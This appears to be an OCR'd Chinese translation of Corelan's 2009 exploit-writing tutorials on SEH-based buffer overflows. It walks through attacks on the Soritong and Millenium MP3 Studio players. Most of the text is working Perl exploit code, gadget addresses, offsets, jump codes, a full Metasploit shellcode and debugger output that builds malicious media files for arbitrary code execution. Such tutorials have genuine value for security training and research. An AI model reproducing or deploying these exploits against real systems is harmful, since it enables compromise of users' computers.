ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
```

我们只对程序自身的DLL模块感兴趣，让我们在这些DLL里面找pop pop ret。使用findjmp.exe，我们可以可以在DLL中找pop pop ret指令串（例如：.找pop edi）

下面的随便一个地址都行，只要它不包含NULL bytes

```
C:\Program Files\SoriTong>c:\findjmp\findjmp.exe Player.dll edi | grep pop | grep -v "000"
0x100104F8 pop edi - pop - retbis
0x100106FB pop edi - pop - ret
0x1001074F pop edi - pop - retbis
0x10010CAB pop edi - pop - ret
0x100116FD pop edi - pop - ret
0x1001263D pop edi - pop - ret
0x100127F8 pop edi - pop - ret
0x1001281F pop edi - pop - ret
0x10012984 pop edi - pop - ret
0x10012DDD pop edi - pop - ret
0x10012E17 pop edi - pop - ret
0x10012E5E pop edi - pop - ret
0x10012E70 pop edi - pop - ret
0x10012F56 pop edi - pop - ret
0x100133B2 pop edi - pop - ret
0x10013878 pop edi - pop - ret
0x100138F7 pop edi - pop - ret
0x10014448 pop edi - pop - ret
0x10014475 pop edi - pop - ret
0x10014499 pop edi - pop - ret
0x100144BF pop edi - pop - ret
0x10016D8C pop edi - pop - ret
0x100173BB pop edi - pop - ret
0x100173C2 pop edi - pop - ret
0x100173C9 pop edi - pop - ret
0x1001824C pop edi - pop - ret
0x10018290 pop edi - pop - ret
0x1001829B pop edi - pop - ret
0x10018DE8 pop edi - pop - ret
0x10018FE7 pop edi - pop - ret
0x10019267 pop edi - pop - ret
0x100192EE pop edi - pop - ret
0x1001930F pop edi - pop - ret
0x100193BD pop edi - pop - ret
0x100193C8 pop edi - pop - ret
0x100193FF pop edi - pop - ret
0x1001941F pop edi - pop - ret
0x1001947D pop edi - pop - ret
0x100194CD pop edi - pop - ret
0x100194D2 pop edi - pop - ret
0x1001B7E9 pop edi - pop - ret
0x1001B883 pop edi - pop - ret
0x1001BDBA pop edi - pop - ret
0x1001BDDC pop edi - pop - ret
0x1001BE3C pop edi - pop - ret
0x1001D86D pop edi - pop - ret
0x1001D8F5 pop edi - pop - ret
0x1001E0C7 pop edi - pop - ret
0x1001E812 pop edi - pop – ret
```

我们用0x1008de8，它符合我们的需求：

```
0:000> u 10018de8
Player!Player_Action+0x9528:
10018de8 5f pop edi
10018de9 5e pop esi
10018dea c3 ret
```

（你也可以使用其他的地址）

提示：正如你在上面看到的那样，findjmp要求你指定一个寄存器。可能Metasploit的msfpescan更容易使用，它只需要指定DLL和参数-p，然后把结果输出到文件。Msfpescan不要求指定寄存器，它会获取所有的组合...然后打开输出的文件你就看到地址了。你也可以用memdunp转储全部进程内存到一个文件夹，接着用msfpescan –M<folder> -p 在内存中找所有的pop pop ret组合。

Exploit payload 必须是下面这样的布局：

```
[584 characters][0xeb,0x06,0x90,0x90][0x10018de8][NOPs][Shellcode]
junk next SEH current SEH
```

事实上，很多典型的exploit的结构如下所示：

Buffer padding	short jump to stage 2	pop/pop/ret address	stage 2 (shellcode)
Buffer	next SEH	SEH	

为了定位shellcode（“应该“紧跟SEH后），你可以替换“next SEH”中的4 bytes为断点。它可以让你查看寄存器，例如：

```
my $junk = "A" x 584;

my $nextSEHoverwrite = "\xcc\xcc\xcc\xcc"; #breakpoint

my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll

my $shellcode = "1ABCDEFGHIJKLM2ABCDEFGHIJKLM3ABCDEFGHIJKLM";

my $junk2 = "\x90" x 1000;

open(myfile,'>ui.txt');

print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
(e1c.fbc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=ffffff90 edx=00000090 esi=0017e504 edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0 nv up ei ng nz ac pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010296
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found. Defaulted to export symbols for SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810 mov byte ptr [eax],dl ds:0023:00130000=41
0:000> g
(e1c.fbc): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=1001e812 edx=7c9032bc esi=0012d72c edi=7c9032a8
eip=0012fd64 esp=0012d650 ebp=0012d664 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
<Unloaded_ud.drv>+0x12fd63:
0012fd64 cc int 3
```

所以，在把异常传给程序后，因为nSEH中的断点而程序被中断

EIP现在指向nSEH中的第一个字节，所以你可以在后面看到和shellcode有关的的8个字节（nSEH的4 bytes，SEH的4 Bytes）：

```
0:000> d eip
0012fd64 cc cc cc cc 12 e8 01 10-31 41 42 43 44 45 46 47 ........1ABCDEFG
0012fd74 48 49 4a 4b 4c 4d 32 41-42 43 44 45 46 47 48 49 HIJKLM2ABCDEFGHI
0012fd84 4a 4b 4c 4d 33 41 42 43-44 45 46 47 48 49 4a 4b JKLM3ABCDEFGHIJK
0012fd94 4c 4d 90 90 90 90 90 90-90 90 90 90 90 90 90 90 LM..............
0012fda4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0012fdb4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0012fdc4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0012fdd4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

漂亮，shellcode在预期中地方出现了。我使用一小段字符串测试shellcode，或许更长一些会更好（只是验证是否在shellcode中有“holes”）。

现在我们准备编写含真正shellcode的exploit（和用jumpcode替换nSEH域中的断点）。

```
# Exploit for Soritong MP3 player
#
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
#

my $junk = "A" x 584;

my $nextSEHoverwrite = "\xeb\x06\x90\x90"; #jump 6 bytes

my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll

# win32_exec - EXITFUNC=seh CMD=calc Size=343 Encoder=PexAlphaNum http://metasploit.com
my $shellcode =
  "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
  "\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
  "\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
  "\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
  "\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44".
  "\x42\x30\x42\x50\x42\x30\x4b\x38\x45\x54\x4e\x33\x4b\x58\x4e\x37".
  "\x45\x50\x4a\x47\x41\x30\x4f\x4e\x4b\x38\x4f\x44\x4a\x41\x4b\x48".
  "\x4f\x35\x42\x32\x41\x50\x4b\x4e\x49\x34\x4b\x38\x46\x43\x4b\x48".
  "\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x48\x42\x4c".
  "\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e".
  "\x46\x4f\x4b\x43\x46\x35\x46\x42\x46\x30\x45\x47\x45\x4e\x4b\x48".
  "\x4f\x35\x46\x42\x41\x50\x4b\x4e\x48\x46\x4b\x58\x4e\x30\x4b\x54".
  "\x4b\x58\x4f\x55\x4e\x31\x41\x50\x4b\x4e\x4b\x58\x4e\x31\x4b\x48".
  "\x41\x30\x4b\x4e\x49\x38\x4e\x45\x46\x52\x46\x30\x43\x4c\x41\x43".
  "\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x53\x45\x38\x42\x4c\x4a\x57".
  "\x4e\x30\x4b\x48\x42\x54\x4e\x30\x4b\x48\x42\x37\x4e\x51\x4d\x4a".
  "\x4b\x58\x4a\x56\x4a\x50\x4b\x4e\x49\x30\x4b\x38\x42\x38\x42\x4b".
  "\x42\x50\x42\x30\x42\x50\x4b\x58\x4a\x46\x4e\x43\x4f\x35\x41\x53".
  "\x48\x4f\x42\x56\x48\x45\x49\x38\x4a\x4f\x43\x48\x42\x4c\x4b\x37".
  "\x42\x35\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x45\x4a\x46\x4a\x49".
  "\x50\x4f\x4c\x58\x50\x30\x47\x45\x4f\x4f\x47\x4e\x43\x36\x41\x46".
  "\x4e\x36\x43\x46\x42\x50\x5a";

my $junk2 = "\x90" x 1000;

open(myfile,'>ui.txt');

print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
```

创建这个ui.txt文件并直接用soritong.exe打开（这时不是在调试器中）

pwned !

现在我们看一下背后到底发生了什么。在shellcode开始处置一个断点和用windbg运行soritong.exe：
First chance exception :

栈顶地址（ESP）为0x0012da14

```
eax=00130000 ebx=00000003 ecx=ffffff90 edx=00000090 esi=0017e4ec edi=0012fd64
        eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0 nv up ei ng nz ac pe nc
```

```
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010296
 0:000> !exchain
 0012fd64: *** WARNING: Unable to verify checksum for C:\Program Files\SoriTong\Player.dll
 *** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files\SoriTong\Player.dll -
Player!Player_Action+9528 (10018de8)
 Invalid exception stack at 909006eb
```

=>EH Handler指向10018de8（pop pop ret），当我们让程序继续运行，pop pop ret指令串被执行和将引发另一个异常。

接着“BE 06 90 90”被执行（next SEH域中）然后EIP将指向0012fd6c（shellcode）。

```
0:000> g
 (f0c.b80): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=10018de8 edx=7c9032bc esi=0012d72c edi=7c9032a8
eip=0012fd6c esp=0012d650 ebp=0012d664 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
<Unloaded_ud.drv>+0x12fd6b:
 0012fd6c cc int 3
 0:000> u 0012fd64
<Unloaded_ud.drv>+0x12fd63:
 0012fd64 eb06 jmp <Unloaded_ud.drv>+0x12fd6b (0012fd6c)
 0012fd66 90 nop
 0012fd67 90 nop
 0:000> d 0012fd60
 0012fd60 41 41 41 41 eb 06 90 90-e8 8d 01 10 cc eb 03 59 AAAA...........Y
 0012fd70 eb 05 e8 f8 ff ff ff 4f-49 49 49 49 49 49 51 5a .......OIIIIIIQZ
 0012fd80 56 54 58 36 33 30 56 58-34 41 30 42 36 48 48 30 VTX630VX4A0B6HH0
 0012fd90 42 33 30 42 43 56 58 32-42 44 42 48 34 41 32 41 B30BCVX2BDBH4A2A
 0012fda0 44 30 41 44 54 42 44 51-42 30 41 44 41 56 58 34 D0ADTBDQB0ADAVX4
0012fdb0 5a 38 42 44 4a 4f 4d 4e-4f 4a 4e 46 44 42 30 42 Z8BDJOMNOJNFDB0B
0012fdc0 50 42 30 4b 38 45 54 4e-33 4b 58 4e 37 45 50 4a PB0K8ETN3KXN7EPJ
0012fdd0 47 41 30 4f 4e 4b 38 4f-44 4a 41 4b 48 4f 35 42 GA0ONK8ODJAKHO5B
```

41 41 41 41 :缓冲区中最后几个字符

eb 06 90 90 : next SEH，跳过6 bytes

e8 8d 01 10 : 当前 SE Handler (pop pop ret，引发下一个异常，跳到next SEH 域中执行“eb 06 90 90”)

cc eb 03 59 : shellcode起点 (我加的CC为断点)，位于0x0012fd6c地址处


你可以从下面的视频中观看exploit的编写过程：

YouTube - Exploiting Soritong MP3 Player (SEH) on Windows XP SP3

http://www.youtube.com/watch?v=FYmfYOOrQ00
你可以在这里访问/观看我的播放列表（上面的视频和以后教程中的）
Writing Exploits：http://www.youtube.com/view_play_list?p=0E2E3562EB2A5ED3

通过memdump搜索pop pop ret（以及有用的指令）
在本文和以前的教程中，我们通过两中方法在DLL模块（或.exe drivers）去搜索指定的指令...
通过windbg搜索内存和用findjmp。这里还有一种方法搜索有用的指令：使用memdump。

Metasploit（linux版本）有一个叫memdump的功能组件（藏在tools文件夹中）。所以如果你在windows的机器上安装了Metasploit，那么你就可以马上使用它。



首先，要运行你将尝试利用的程序，找到这个程序的进程ID
在硬盘上建一个文件夹然后运行：

```
memdump.exe processID c:\foldername
```


例如：

```
memdump.exe 3524 c:\cygwin\home\peter\memdump
        [*] Creating dump directory...c:\cygwin\home\peter\memdump
        [*] Attaching to 3524...
        [*] Dumping segments...
        [*] Dump completed successfully, 112 segments.
```

现在，在命令行下进入cygwin目录，运行msfpescan（可以直接在metasploit文件夹下找到）然后把结果输出到一个txt文件。

```
peter@xptest2 ~/framework-3.2
  $ ./msfpescan -p -M /home/peter/memdump > /home/peter/scanresults.txt
```

打开这个txt文件，你会得到所有你感兴趣的指令。



所有左边的地址都没有含NULL bytes，它们来自一个没有用/safeSEH选项编译的DLL模块中。因此不需要你写出pop pop ret组合的机器码然后在内存中寻找，你可以用memdump转储内存并一次性列出所有的pop pop ret组合。节省了你的时间☺

> Questions ? Comments ? Tips & Tricks ?
> http://www.corelan.be:8800/index.php/forum/writing-exploits

一些有用的调试器链接：
OllyDbg：http://www.ollydbg.de/
OllySSEH module ： http://www.openrce.org/downloads/details/244/OllySSEH
Ollydbg plugins ： http://www.openrce.org/downloads/browse/OllyDbg_Plugins
Windbg ： http://www.openrce.org/downloads/browse/OllyDbg_Plugins
Windbg !exploitable module：http://msecdbg.codeplex.com/

This entry was posted on Saturday, July 25th, 2009 at 12:27 am and is filed under Exploits, Security
You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.

Exploit 编写教程第三篇 b：基于 SEH 的 Exploit-又一个实例

原：Peter Van Eeckhoutte 2009-7-28
译：看雪论坛-moonife-2009-11-29

在上一篇教程中，我已经讲述了基于 SEH 的 Exploit。我提到在最简单的基于 SEH exploit 的情形中，payload 的构造如下所示：

```
[Junk][next SEH][SEH][Shellcode]
```

我已经展示了用指向pop pop ret指令串的指针覆盖SE Hanler域和用跳过6 bytes的jumpcode覆盖next SEH域来跳过SE Handler...当然，这样的构造是基于多数SEH based 漏洞的特征以及存在于Easy RMto MP3 Player（这里作者笔误，应该是上一篇中的soritong MP3 Player）上漏洞的特殊性。因此它只是一个基于SEH类型漏洞下的例子。你确实需要用断点等来查看所有寄存器，去找到你payload/shellcode所在的位置...根据栈来构造你的payload...只要想到！

有时候你会很幸运，轻松加愉快的就写出了payload。有时候你会很不走运，但你依然可以在有难度的漏洞利用中写出跨平台的稳定Exploit。有时候你必须要硬编码一个地址，因为没有其他可行方法了。无论是那种方法，大多数的Exploit都不尽相同。在特殊的漏洞利用中为了找到有效的方法都得手工去完成。

在今天的教程中，我们用Millenium MP3 Studio 1.0上挖掘出来的漏洞来编写基于它的Exploit。这个漏洞发布于：http://www.milw0rm.com/exploits/9277.
你可以在这里下载Millenium MP3 Studio：
从POC中可以看出这个漏洞是容易被利用的(很可能是基于寄存器的值)...可惜的是它并没有如作者（发现这个漏洞和写出POC代码的人）所希望的那样进行利用。

```
#!/usr/bin/perl
# Found By :: HACK4LOVE
# MP3 Studio v 1.0 (.mpf /.m3u File) Local Stack Overflow PoC
##http://www.software112.com/products/mp3-millennium+download.html
################################################################################
##Thanks for SkuLL-HacKeR ####and all WwW.Sec-ArT.CoM/cc team
################################################################################
##EAX 00000000
##ECX 41414141
##EDX 7C9037D8 ntdll.7C9037D8
##EBX 00000000
##ESP 00134970
##EBP 00134990
##ESI 00000000
##EDI 00000000
##EIP 41414141
################################################################################
## it so easy exploit but it did not work for me i hope some one exploit it######
################################################################################
my $crash="http://"."\x41" x 5000;
open(myfile,'>>hack4love.m3u');
print myfile $crash;
################################################################################

# milw0rm.com [2009-07-27]
```

如“Hack4love”贴图中的那样是基于寄存器的值，因此我们可以认为这是一个典型的栈溢

出，其中 EIP 被缓冲区的垃圾数据覆盖...你还需要找到缓冲区的偏移，找到一个寄存器指向你的 payload，用“jump to...”地址覆盖 EIP，是这样吗？额....不完全正确。

我们来看下。创建一个用“http://”+5000 A’填充的文件...当你用 windbg 运行程序并打开这个文件，你看到了什么？我们先来创建一个 mpf 文件：

```
my $sploitfile="c0d3r.mpf";
my $junk = "http://";
$junk=$junk."A"x5000;
my $payload=$junk;
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;close (myfile);
print " [+] File written\n";
print " [+]     " . length($payload)." bytes\n";
```

接着用 windbg 运行程序并打开这个文件：

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012f9b8 ebx=0012f9b8 ecx=00000000 edx=41414141 esi=0012e990 edi=00faa68c
eip=00403734 esp=0012e97c ebp=0012f9c0 iopl=0
nv up ei pl nz na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010206*** WARNING: Unable              to verify checksum    for image
00400000***    ERROR:                        Module load completed but
symbols could  not be loaded                 for image
00400000image00400000+0x3734:00403734 8b4af8 mov ecx,dword ptr [edx-8]
ds:0023:41414139=????????
Missing image name, possible paged-out or corrupt data.
```

不错，非法访问...但是各寄存器中的值和上面 POC 中贴出的寄存器值大不一样。所以缓冲区的长度也是错误的（引发一个典型覆盖 EIP 的栈溢出），或者这是个基于 SEH 的问题。看下 SEH 链发现：

```
0:000> !exchain0012f9a0:

<Unloaded_ud.drv>+41414140 (41414141)

Invalid exception stack at 41414141
```

啊，好。Next SEH 和 SE Handler 两个都被覆盖，因此这是个基于 SEH 的 Exploit 了。

为了了找出next SEH和SE Handler的偏移，我们用metasploit pattern构造另一个含5000个字符的文件：

现在SEH 链如下所示：

```
0:000> !exchain0012f9a0:
<Unloaded_ud.drv>+30684638 (30684639)
Invalid exception stack at 67463867
```

所以SE Handler被0x39466830（记住：小端字节序）覆盖，next SEH被0x67384667覆

- SE Handler : 0x39466830 = 9Fh0 (偏移为 4109)
- next SEH : 0x67384667 = g8Fg (偏移为 4105)

现在，在一个典型的SEH Exploit情形下，你要编写的payload如下所示：

-先是4105个垃圾字符（去掉讨厌的字符如http：后面的两个的反斜杠用A替代）
-用jumpcode（0xeb,0x06,0x90,0x90）覆盖next SEH，跳过SE Handler到shellcode开始的地方
-用指向pop pop ret指令串的地址覆盖SE Handler
-接着放上你的shellcode（两头加一些NOP是必要的），如果需要在附加上其他的数据

我们先在perl脚本中依然用特别的内容来验证关键域的偏移量：

```
my $totalsize=5005;
my $sploitfile="c0d3r.mpf";
my $junk = "http:AA";
$junk=$junk."A" x 4105;
my $nseh="BBBB";
```

```
my $seh="CCCC";
my $shellcode="D"x($totalsize-length($junk.$nseh.$seh));
my $payload=$junk.$nseh.$seh.$shellcode;
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;
close (myfile);
print " [+] File written\n";
print " [+]    " . length($payload)."
```

Crash :

```
(ac0.ec0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

eax=0012fba4 ebx=0012fba4 ecx=00000000 edx=44444444 esi=0012eb7c edi=00fb1c84
eip=00403734 esp=0012eb68 ebp=0012fbac iopl=0
nv up ei pl nz na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010206*** WARNING: Unable to verify checksum for image
00400000*** ERROR:  Module load completed but symbols could not be loaded for
image00400000image

00400000+0x3734:00403734 8b4af8 mov ecx,dword ptr [edx-8]

ds:0023:4444443c=????????

Missing image name, possible paged-out or corrupt data.0:000>

!exchain0012fb8c:
<Unloaded ud.drv>+43434342 (43434343)
Invalid exception stack at 42424242
```

我们看到SE Handler被43434343（CCCC）覆盖，next SEH被42424242（BBBB）覆盖。现在替换SE Handler为指向pop pop ret的指针和Next SEH替换为断点（还不是jumpcode，我们只是想定位payload）

查看已加载的模块列表并从某一模块找到pop pop ret指令串（你可以先用Ollydbg的插件“SafeSEH”查看这些模块是否是用safeSEH编译的）

xaudio.dll这个程序自带的DLL中有pop pop ret指令串，位于地址0x1002083D处：

```
my $totalsize=5005;
my $sploitfile="c0d3r.mpf";
my $junk = "http:AA";
$junk=$junk."A" x 4105;
my $nseh="\xcc\xcc\xcc\xcc"; #breakpoint, sploit should stop here
my $seh=pack('V',0x1002083D);
my $shellcode="D"x($totalsize-length($junk.$nseh.$seh));
my $payload=$junk.$nseh.$seh.$shellcode;#
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;
close (myfile);
print " [+] File written\n";
print " [+]  " . length($payload)." bytes\n";
```

在第一次非法访问时，我们把异常传给程序处理。然后pop pop ret将被执行并在“Next SEH“处被我们的置的断点处中断。

现在我们的Payload在哪里呢？它应该是在很多字母D出现的地方....但也可以是字母A出现的地方（在缓冲区开始的位置-让我们找出它）

如果payload位于SE Handler后，(程序在我们置的断点处中断)，那么EIP就应该指向Next SEH域的第一个字节，我们dump一下EIP就应该出来next SEH，接着SE Hanlder，跟着的就是我们的shellcode的视图了：

```
0:000> d eip
0012f9a0 cc cc cc cc 3d 08 02 10-44 44 44 44 44 44 44 44  ....=...DDDDDDDD
0012f9b0 44 44 44 44 44 44 44 44-00 00 00 00 44 44 44 44  DDDDDDDD....DDDD
0012f9c0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012f9d0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012f9e0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012f9f0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012fa00 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012fa10 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
```

好的，看起来是成功了，然而我们看到大约在32 bytes后出现了一些NULL bytes（已用蓝色标出）...

有两个解决办法：一是用next SEH域中的4 bytes代码跳过SE Handler，接着用16 bytes跳过

NULL Bytes，二是直接在next SEH中跳到shellcode。

首先，让我们确定shellcode的起点(通过用一些容易辨别的数据代替开始的一部分字母D)

```
my $totalsize=5005;
my $sploitfile="c0d3r.mpf";
my $junk = "http:AA";
$junk=$junk."A" x 4105;
my $nseh="\xcc\xcc\xcc\xcc";
my $seh=pack('V',0x1002083D);
my $shellcode="A123456789B123456789C123456789D123456789";
my $junk2 = "D" x ($totalsize-length($junk.$nseh.$seh.$shellcode));
my $payload=$junk.$nseh.$seh.$shellcode.$junk2;
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;close (myfile);
print " [+] File written\n";
print " [+]     " . length($payload)." bytes\n";
(b60.cc0): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012e694 ecx=1002083d edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012f9a0 esp=0012e5b8 ebp=0012e5cc iopl=0
nv up ei pl zr na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00000246<Unloaded_ud.drv>+0x12f99f:
0012f9a0 cc      int 3
0:000> d eip
0012f9a0 cc cc cc cc 3d 08 02 10-41 31 32 33 34 35 36 37 ....=...A1234567
0012f9b0 38 39 42 31 32 33 34 35-00 00 00 00 43 31 32 33 89B12345....C123
0012f9c0 34 35 36 37 38 39 44 31-32 33 34 35 36 37 38 39 456789D123456789
0012f9d0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD
0012f9e0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD
0012f9f0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD
0012fa00 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD
0012fa10 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD
```

OK，我们想要跳过这个NULL的话，可以在shellcode的开头加4个nop（我们可以把真正的shellcode放到0012f9c0处....所以在shellcode前面总共需放上24个nop）,那么需要跳过30 bytes（在next SEH域中：0xeb,0x1e），我们这样来做：

```
my $totalsize=5005;
my $sploitfile="c0d3r.mpf";
my $junk = "http:AA";
$junk=$junk."A" x 4105;
my $nseh="\xeb\x1e\x90\x90"; #jump 30 bytes
my $seh=pack('V',0x1002083D);
my $nops = "\x90" x 24;
my $shellcode="\xcc\xcc\xcc\xcc";
my $junk2 = "D" x ($totalsize-length($junk.$nseh.$seh.$nops.$shellcode));
my $payload=$junk.$nseh.$seh.$nops.$shellcode.$junk2;
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;close (myfile);
print " [+] File written\n";
print " [+]     " . length($payload)." bytes\n";
```

打开这个mpf文件，把异常传给程序，会在0x0012f9c0处被中断：

```
 (1a4.9d4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012f9b8 ebx=0012f9b8 ecx=00000000 edx=90909090 esi=0012e990 edi=00fabf9c
eip=00403734 esp=0012e97c ebp=0012f9c0 iopl=0
nv up ei ng nz na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010286*** WARNING: Unable to verify checksum for image
00400000*** ERROR:   Module load completed but symbols could not be loaded for
image
00400000image00400000+0x3734:
00403734 8b4af8 mov ecx,dword ptr [edx-8] ds:0023:90909088=????????
Missing image name, possible paged-out or corrupt data.

0:000> g
(1a4.9d4):     Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012e694 ecx=1002083d edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012f9c0 esp=0012e5b8 ebp=0012e5cc iopl=0
nv up ei pl zr na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00000246<Unloaded_ud.drv>+0x12f9bf:
0012f9c0 cc      int 3
```

OK，现在把断点替换成真正的shellcode来最终完成这个脚本：

```
# [+] Vulnerability : .mpf File Local Stack Overflow Exploit (SEH) #2
# [+] Product : Millenium MP3 Studio
# [+] Versions affected : v1.0
# [+] Download :
http://www.software112.com/products/mp3-millennium+download.html
# [+] Method : seh
# [+] Tested on : Windows XP SP3 En
# [+] Written by : corelanc0d3r (corelanc0d3r[at]gmail[dot]com
# [+] Greetz to : Saumil & SK
```

```
